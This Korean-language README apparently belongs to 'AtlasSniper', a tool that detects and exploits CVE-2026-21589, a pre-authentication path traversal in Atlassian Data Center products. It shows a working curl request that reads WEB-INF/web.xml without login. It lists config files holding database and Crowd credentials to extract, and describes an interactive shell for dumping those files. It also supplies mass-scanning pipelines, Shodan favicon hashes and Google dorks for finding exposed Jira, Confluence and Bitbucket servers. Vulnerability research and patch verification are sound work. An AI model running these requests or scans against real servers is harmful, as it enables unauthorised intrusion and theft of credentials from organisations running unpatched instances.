Atlassian Data Center webresource 트래버설을 위한 CVE-2026-21589 탐지기입니다. Jira, Confluence 및 Bitbucket에 대한 인증 전 webroot 파일 읽기 확인 기능을 제공합니다.

CVE-2026-21589에 대한 인증 전(pre-auth) 웹루트 파일 읽기 탐지기입니다.
Atlassian Data Center 제품들은 공유 atlassian-plugins-webresource 라우터를 포함합니다. 이 라우터는 요청 URI를 두 번째로 디코딩하며 ::를 /로 취급합니다. Tomcat은 경로를 한 번만 정규화하므로, ..%3a%3a 시퀀스는 첫 번째 처리 단계를 통과한 뒤 두 번째 디코딩에서 ..::가 되고, 이후 ../로 해석됩니다. 이렇게 해석된 이름은 ServletContext.getResourceAsStream에 전달됩니다. 이 호출은 웹 애플리케이션 루트로 제한됩니다. 운영체제 파일 읽기가 아니며 디렉터리 목록도 조회하지 않습니다.
확인된 히트는 인증 없이 200 응답이 반환되고 본문이 WEB-INF/web.xml(<web-app) 또는 Bitbucket의 WEB-INF/urlrewrite.xml(<urlrewrite)인 경우입니다.
| CVE | CVE-2026-21589 |
| 분류 | CWE-22, 경로 순회 |
| 인증 | 없음 |
| 범위 | 웹앱 루트 내부의 파일만 해당 |
| CVSS | 9.3 (CVSS 4.0, 벤더) / 9.8 (CVSS 3.1, NVD 템플릿) |
| 수정 버전 | webresource 7.2.17 및 8.0.14 (isInDirectory()) |
2026년 10월 보안 릴리스 이전의 모든 Data Center 빌드입니다. 동일 제품의 Server 빌드에는 수정 릴리스가 없습니다.
| 제품 | 도입 버전 | 수정 버전 |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40, 10.3.26, 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24, 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | 모든 현재 버전 | 4.9.15 |
| Fisheye | 모든 현재 버전 | 4.9.15 |
Atlassian Cloud(*.atlassian.net)는 영향을 받지 않습니다.
WEB-INF/web.xml이 증거입니다. 이 파일은 패치되었거나 영향을 받지 않는 인스턴스에서는 제공되지 않습니다. 추가 파일은 영향을 높이지만 보고서에 반드시 필요한 것은 아닙니다.
| 파일 | 중요한 이유 |
|---|---|
WEB-INF/web.xml | 확인용. 서블릿 및 필터 매핑. |
WEB-INF/classes/seraph-config.xml | 로그인, SSO 및 비밀번호 정책 구성. |
WEB-INF/classes/entityengine.xml | 데이터소스 이름. JDBC 비밀번호는 인라인으로 남아 있는 경우에만 해당. |
WEB-INF/urlrewrite.xml | 내부 재작성 규칙. |
WEB-INF/classes/crowd.properties | Crowd 애플리케이션 비밀번호, 해당 파일이 웹루트에 있는 경우. |
WEB-INF/classes/dbconfig.xml | 데이터베이스 자격 증명, JIRA_HOME으로 이동되지 않은 경우. |
crowd.properties와 dbconfig.xml은 일반적으로 웹앱 외부의 제품 홈 디렉터리에 위치합니다. 해당 위치에서 발견되지 않는 것은 예상된 결과이며, 발견 사항이 안전하다는 의미는 아닙니다. /etc/passwd는 이 버그의 범위를 벗어납니다.
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
AtlasSniper.py와 AtlasSniper.jpg를 이 디렉터리에 배치하세요.
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| 플래그 | 기본값 | 역할 |
|---|---|---|
-u, --url | 단일 대상. 스킴은 선택 사항. | |
--shell | 꺼짐 | 단일 대상 적중 후 대화형 셸. |
-t, --threads | 10 | stdin 배치용 워커 수. |
--timeout | 12 | 요청당 타임아웃, 초 단위. |
--proxy | 업스트림 프록시, Burp 친화적. | |
-o, --json | 결과 목록 작성. |
파이프라인. 한 줄에 호스트 하나, httpx 출력은 그대로 허용됨.
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status, /rest/api/2/serverInfo, /login.action, /rest/api/latest/server를 핑거프린팅합니다...%3a%3a는 Tomcat에서 살아남는 쪽입니다. 원시 ..::는 정규화하지 않는 인스턴스를 위해 유지됩니다.sources, batch, contextbatch/js, contextbatch/css.<web-app 또는 <urlrewrite 본문을 요구합니다. 로그인 HTML은 히트가 아닙니다.PATCH로 보고됩니다. 마커 없이 그 외의 응답이 오면 SAFE입니다.앵커:
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
확인 요청:
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
취약한 응답은 <?xml로 시작하며 <web-app을 포함합니다. 패치된 라우터는 404를 반환합니다.
VULN 이후에만, 그리고 한 호스트에서 --shell을 사용해야만 열립니다.
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files를 인자 없이 실행하면 HIT 또는 miss, 상태, 길이를 출력합니다. files <name>은 본문을 출력합니다. 짧은 이름은 내장 목록에서 확인됩니다.
| 줄 | 의미 |
|---|---|
VULN | web.xml 또는 urlrewrite.xml이 인증 없이 반환되었습니다. 해당 줄 아래에 Curl이 출력됩니다. |
PATCH | 제품이 응답했으며, 모든 traversal 프로브가 404였습니다. |
SAFE | 마커 없음. 확정 아님. |
Shodan, 데이터 센터만:
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
해시, 순서대로: Jira Software, Jira Service Management, Confluence, Bitbucket.
Google:
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yaml테스트 권한이 있는 호스트에서만 사용하십시오.



